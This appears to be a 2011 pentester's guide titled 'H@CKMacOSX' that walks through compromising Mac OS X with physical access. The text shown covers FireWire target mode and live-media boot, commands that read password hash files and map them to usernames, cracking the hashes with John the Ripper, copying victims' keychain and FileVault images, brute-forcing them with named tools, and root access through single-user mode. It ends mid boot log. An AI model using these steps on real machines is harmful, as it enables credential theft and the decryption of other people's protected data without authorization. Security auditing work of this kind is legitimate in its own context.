

# H@CKMacOSX



Tips and tricks for Mac OS X hack

## Description

Title of the document	HACKMACOSX - tips and tricks for Mac OS X hack
Version	1.1
State of the document	In permanent evolution ...
Authors	Arnaud Malard

## Modifications

Version	Date	Description
1.0	04/08/2011	Creation
1.1	10/08/2011	Add recommendations

## SUMMARY

1. ABOUT THE AUTHOR.....	4
2. INTRODUCTION.....	5
2.1. OBJECTIVE OF THE DOCUMENT .....	5
2.2. MARKET SHARE FOR MAC OSX.....	5
3. EXPLOITATION OF TARGET MODE.....	6
3.1. ABOUT THE TARGET MODE .....	6
3.2. DIRECT ACCESS TO THE HARD DISK .....	6
3.3. EXTRACTION AND EXPLOITATION OF SYSTEM PASSWORD HASHES .....	7
3.4. EXTRACTION AND EXPLOITATION OF KEYCHAIN FILES .....	9
3.5. EXTRACTION AND EXPLOITATION OF FILEVAULT VOLUMES.....	13
3.6. ALTERNATIVE TO THE TARGET MODE .....	16
3.7. RECOMMENDATIONS .....	18
4. EXPLOITATION OF PHYSICAL MEMORY.....	20
4.1. PHYSICAL MEMORY DUMP FROM OPENED SESSION .....	20
4.2. PHYSICAL MEMORY DUMP BY FIREWIRE.....	21
4.3. "SLEEPIMAGE" FILE IS A PHYSICAL MEMORY IMAGE.....	24
4.4. IDENTIFICATION OF SECRET DATA .....	25
4.5. REBUILDING OF THE DOCUMENTS.....	31
4.6. WRITING IN PHYSICAL MEMORY .....	32
4.7. RECOMMENDATIONS .....	32
5. EXPLOITATION OF USER PRIVILEGES.....	33
5.1. OBTAIN SYSTEM USER ACCESS .....	33
5.2. EXTRACTION OF STORED INFORMATION IN KEYCHAIN.....	35
5.3. ROOT PRIVILEGES ESCALATION.....	37
5.4. RECOMMENDATIONS .....	38

## 1. ABOUT THE AUTHOR

Arnaud MALARD is a French security auditor and pen tester for DEVOTEAM France (Business Security).

He has almost 6 years of experience in the security domain.

A previous study of the different methods of RAM exploitation for the Windows system was published in 2010 [<http://sud0man.blogspot.com/2010/11/gsdays-prez-hckram.html>].

Personal E-mail: [sganama@gmail.com](mailto:sganama@gmail.com)

Personal Blog: <http://sud0man.blogspot.com>

## 2. INTRODUCTION

### 2.1. Objective of the document

The objective of this document is to present a variety of fun tricks (but not necessarily an exhaustive list) to compromise the Apple Mac OS X system. I plan to update this document following further research and the publication of subsequent new tricks concerning the Mac OS X.

Please be indulgent, I'm not a security researcher and this paper was written in a few hours.

All testing was performed on a Mac Book Pro 13" with OS Snow Leopard 10.6.8 but should be valid on Lion version too.

Have fun and ... have fun.

### 2.2. Market share for MAC OSX

Today, you can see the Mac OS X system has an important place about market share.



<http://9to5mac.com/2011/03/17/top-10-mac-countries-by-market-share-united-states-is-3/>  
<http://www.kenuvo.lu/2011/03/18/part-de-marche-mac-os-x-le-luxembourg-se-classe-deuxieme/>

So, it makes sense to take an interest in this system ...

### 3. EXPLOITATION OF TARGET MODE

#### 3.1. About the target mode

The target mode allows turning an Apple computer by storage media through firewire technology. The activation of target mode is easy:

Press "T" during the Apple computer startup to see this symbol on your screen:




The next stage consists of plugging in a second computer (Mac, Linux or Windows) through firewire wire to use the target (computer Mac) as a storage media.




#### 3.2. Direct access to the hard disk

For example, from Linux (Ubuntu 9.10), access to Mac hard disk is native and no software needs to be installed (like from Apple computer).



Unlike with Microsoft systems, the HFS format (file system of Mac OS) is natively supported. For Microsoft system, a driver must be installed to read HFS format like Macdrive [<http://www.softpedia.com/get/File-managers/MacDrive.shtml>].

The hard disk access allows reading and writing of the entire of file system.



So, it's very simple to dump sensible data through this access and a "copy/paste" from Apple hard disk to second disk. The user data is often in "/Users/" but what is the most important technical data to dump?

The next part develops this aspect.

### 3.3. Extraction and exploitation of system password hashes

The password hashes are not in `/etc/shadow` like with Unix system but in the directory `/var/db/shadow/hash/`. In this directory, there are several files with names like `XXXXXXXX-YYYY- ...`, equal to users UID and containing the hash password for each user.

[illegible]

The username associated with the UID can be identified by this command >

```
# strings /private/var/db/dslocal/indices/Default/index | grep .plistusers | grep U
```

The output allows identifying the association >

```
U_amavisd.plistusersFFFFFFEE-DDDD-CCCC-BBBB-AAAA000000539[
[...]
```

```
Utest.plistusersCA7CD5C7-0D4C-40AF-9BC0-5CF1EBAA27D5:
Uusdoman.plistusers9DF45F4D-BE50-4EC3-A03E-045A5918084B7
Uroot.plistusersFFFFFFEE-DDDD-CCCC-BBBB-AAAA00000000=
[...]
```

```
U_spotlight.plistusersFFFFFFEE-DDDD-CCCC-BBBB-AAAA00000059B}
U_softwareupdate.plistusersFFFFFFEE-DDDD-CCCC-BBBB-AAAA000000C8
```

The username "sudoman" has an UID "9DF45F4D-BE50-4EC3-A03E-045A5918084B7".

The user with root privileges can be identified in the file `"/private/var/db/dslocal/nodes/Default/groups/admin.plist"` >

```
# cat/private/var/db/dslocal/nodes/Default/groups/admin.plist
[...]  
<string>9DF45F4D-BE50-4EC3-A03E-045A5918084B</string>  
[...]  
<string>sudoman</string>
```

[...]

## &lt;Note&gt;

NB: from a Mac system console (of the victim), to obtain the association "UID -> username", the following command allows this>

```
# dscl localhost -readall "/Local/Default/Users"
```

This an extract of the generated output >

```
GeneratedUID: 9DF45F4D-BE50-4EC3-A03E-045A5918084B
JPEGPhoto:xxx
NFShomeDirectory: /Users/sudoman
Password: *****
Picture:
/Library/User Pictures/Instruments/Violin.tif
PrimaryGroupID: 20
RealName: sudoman
RecordName: sudoman
RecordType: dsRecTypeStandard:Users
UniqueID: 501
UserShell: /bin/bash
```

For example, the username "sudoman" has an UID "9DF45F4D-BE50-4EC3-A03E-045A5918084B".

The next command allows you to extract the hash password of username "sudoman" >

```
# cat /var/db/shadow/hash/9DF45F4D-BE50-4EC3-A03E-045A5918084B | cut -c169-216
C73603BC9E41A41A3XXXXXXEA8A018CD54F6843C02E62
```

&lt;\Note&gt;

The next stage is to identify the real password from hash password. "John the Ripper" allows this operation.

```
# cat pass.txt
sudoman:C73603BC9E41A41A3XXXXXXEA8A018CD54F6843C02E62

#./john pass.txt
Loaded 1 password hash (Mac OS X 10.4+ salted SHA-1 [32/64])
guesses: 0   time: 0:00:00:20 (3)   c/s: 2273K   trying: drthmd
guesses: 0   time: 0:00:00:21 (3)   c/s: 2285K   trying: 41809841
...
password      (sudoman)
```

The revealed password allows you to open a Mac session on the Apple computer and maybe to have root privilege depending on "sudo" configuration (cf.5.1.2).





## 3.4. Extraction and exploitation of Keychain files


### 3.4.1. About Keychain

Keychain files allow storing secret data like private passwords, applications passwords, private certificates ...


When you used a new password for application and you choose to record it in your system, the Keychain software is used to store it.



The Keychain software is available through Applications >




and is similar to >




This database is specific for each system user and is located in the home directory `"/Users/sudoman/.Library/Keychains/"` with the name `"login.keychain"`.

The `"login.keychain"` file store encrypted and not encrypted data.


For example, the opening of any `".keychain"` is authorized,



And it is possible to view the description of stored data,



but the user session password is required for decrypted data.



For a legitimate user, the decryption is automatically done during the opening of the user session with the user session password.

### 3.4.2. Copy and exploitation of Keychain file

#### 3.4.2.1. Copy

From other user accounts, the copy of protected directory is not possible because of restricted permissions.

```
ArnHack:~ sudoman$ cd /Users/
ArnHack:Users sudoman$ ls
Shared sudoman test
ArnHack:Users sudoman$ cd test/
-bash: cd: test/: Permission denied
```

Only the file owner and root user can copy or manipulate the home directory storing the ".keychain" files.

However, it is possible to extract the ".keychain" files through the firewire wire ... ☺

The next command allows that >


```
# cp -rf /Users/test/./Library/Keychains/login.keychain <destination>
```

#### 3.4.2.2. Attempt to open the Keychain file


Without the user session password, it's not possible to read encrypted data (cf. 3.4.1).

If the password has been identified during previous stages (weak password, crack password with "John The Ripper", identify password with crowbarKC), this information could be used to open the protected file.

In this case, the file can be exploited with Keychain software under Mac OS X.




The identified password for the user session is required for each access (copy/paste) to the imported passwords.



#### 3.4.2.1. Attempt to identify password

Otherwise, the solution is to attempt to identify the password with a specific bruteforce tool like "crowbarKC" [<http://www.georgestarcher.com/crowbarKC/crowbarKC-v1.0.dmg>] using a dictionary for entry.




### 3.5. Extraction and exploitation of Filevault volumes

#### 3.5.1. About Filevault

The Filevault is a protection system for Mac OS X file system like Truecrypt or Dm-crypt and is a native function (from OS 10.3). When you create a new user account, you have the choice to crypt or not the home directory.

NB: the new OS version (Lion) allows you to encrypt the entire hard disk.



If Filevault is activated for a specific user, its home directory is not easily extractible through a hard disk access.

Indeed, the home directory is not conventional like this>

```
bash-3.2# ls /Users/sudoman/
.CFUserTextEncoding  .cpan                .gnokii-errors       .macports             .serverauth.304      .vnc
.DS_Store            .cups               .gnome2              .mailcap              .serverauth.875      .w3af
.DownloadManager     .dir_colors         .gnome2_private      .mime.types           .sh_history          .wine
.Trash               .dropbox            .gnupg               .mplayer              .spumux              .wireshark
.Xauthority          .dvdcss             .gpg-agent-info      .msf3                 .sqldeveloper        .xchat2
.Xcode               .esd_auth           .halberd             .nchsoftware          .sqlite_history      .zenmap
.android             .fontconfig         .idapro              .profile              .ssh                 .zenmap-etc
.armitage.prop       .fonts.cache-1      .irb_history         .profile.backup       .subversion          Applications
.bash_history        .freemind           .java                .purple               .tsclient            DVD
.bash_profile        .fuzzrc             .keepassx            .rnd                  .viking              Desktop
.cache               .gem                .lessht              .scapy_history        .viminfo             Documents
.config              .gitconfig          .local               .serverauth.243      .vinevncauth         Downloads
```

But is similar to >

```
bash-3.2# ls /Users/test/
test.sparsebundle
bash-3.2# ls /Users/test/test.sparsebundle/
Info.backup  Info.plist  bands      token
bash-3.2# ls /Users/test/test.sparsebundle/bands/
0      12    15d06  16d    170    174    178    17c
1      13    16     16e    171    175    179    17d
10     14    16b    16f    172    176    17a    17e
11     15    16c    17     173    177    17b    17f
```

Each file in "/Users/test/test.sparsebundle" is encrypted to avoid malicious users from reading or writing data.

```

bash-3.2# cat 0
??Y?#???E?E$! [&]L`!t???N"?#Vu! :?C??U??k???6%?2z??'?'n-??;??$x[?et??(?B?&??/?

d??F????16_R???/G??m??0dL^???
G?);???y?}Fo????3?????^?      r"0?n
?n?H?                ???y?n??/vlt?>???u?uxi5???nm?????ubo?U??hy?F?[?x?,??
):Bw?S??1ZI]?-L??D?+???e?T?
`????????<v?y?8?'??&j??9-??Gj??iD????U????a!\n1j?>w?:?    3o??/
                        Z??S{)??)7&%??'???$?????
                                ? ??'17&
                                ?%d?R????

?g$cA%?c?D+???Q??l?3?^?
??                      SA/?8?I}?Gp?[Ew????????f?
Y??1??3?  ?W?1??

```

For legitimate users, the decryption is automatically done during opening of the user session with the user session password.

### 3.5.2. Copy and exploitation of Filevault file

#### 3.5.2.1. Copy

From other user accounts, copying the protected directory is not possible because of restricted permission.

```

bash-3.2# ls -ls
total 0
0 drwx-----@ 5 test  staff  204 20 jul 18:35 test.sparsebundle
bash-3.2# ls -ls test.sparsebundle/
total 256
8 -rw-r--r-- 1 root  staff   499 17 jul 17:03 Info.bckup
8 -rw-r--r-- 1 root  staff   499 17 jul 17:03 Info.plist
0 drwx----- 85 test  staff  2890 20 jul 18:13 bands
240 -rw----- 1 test  staff 122880 17 jul 17:03 token

```

Only the file owner and root user can copy or manipulate the ".sparsebundle" files.


However, it is possible to extract the ".sparsebundle" files through the firewire wire ... ☺

The following command allows this>

```
# cp -rf /Users/test/test.sparsebundle <destination>
```


#### 3.5.2.2. Attempt to open the protected directory

In reality, ".sparsebundle" is an encrypted disk image and from a Mac computer and Finder, attempts can be made to open the directory ".sparsebundle" using DiskImageMounter software.




If the password has been identified in previous stages (trivial password, crack password with "John The Ripper", identify password with crowbarKC), this could be used to open the protected image.

In this case, the image can be mounted from Finder and becomes accessible.



### 3.5.2.3. Attempt to identify password


Otherwise, the solution is to attempt to identify the password with a specific bruteforce tool like "crowbarDMG" [<http://www.georgestarcher.com/crowbarDMG/crowbarDMG-v1.0.dmg>] using a dictionary in entry.



However, the computation time is very long (1 pass/second). So, the choice of dictionary is very important.



NB: this tool can find passwords for encrypted ".dmg" images.



### 3.6. Alternative to the target mode

Target mode, is a very fun and easy function for Mac computer hacking but several other methods allow you to obtain the same results.

#### 3.6.1. Access to the hard disk from CD ROM or USB device

The process is easy. (Re)start the computer and immediately press the "Alt" key. The computer will look for a bootable CD/DVD or USB device and, if it finds one, you can use it as its startup device.

If you use Ubuntu live distribution (with GUID partition table), you can obtain full access the hard disk of a Mac computer.

#### 3.6.2. Root access from Single mode

Single mode can be used by pressing "Apple+S" during startup.

Root access is available and allows launching root commands on the Mac OS X system.



```

MAC Framework successfully initialized
using 9175 buffer headers and 4096 cluster IO buffer headers
IOAPIC: Version 0x11 Vectors 64:87
ACPI: System State [S0 S3 S4 S5] (S3)
PFM64 0xf10000000, 0xf0000000
[ PCI configuration begin ]
console relocated to 0xf10010000
PCI configuration changed (bridge=1 device=1 cardbus=0)
[ PCI configuration end, bridges 3 devices 23 ]
mbinit: done (64 MB memory set for mbuf pool)
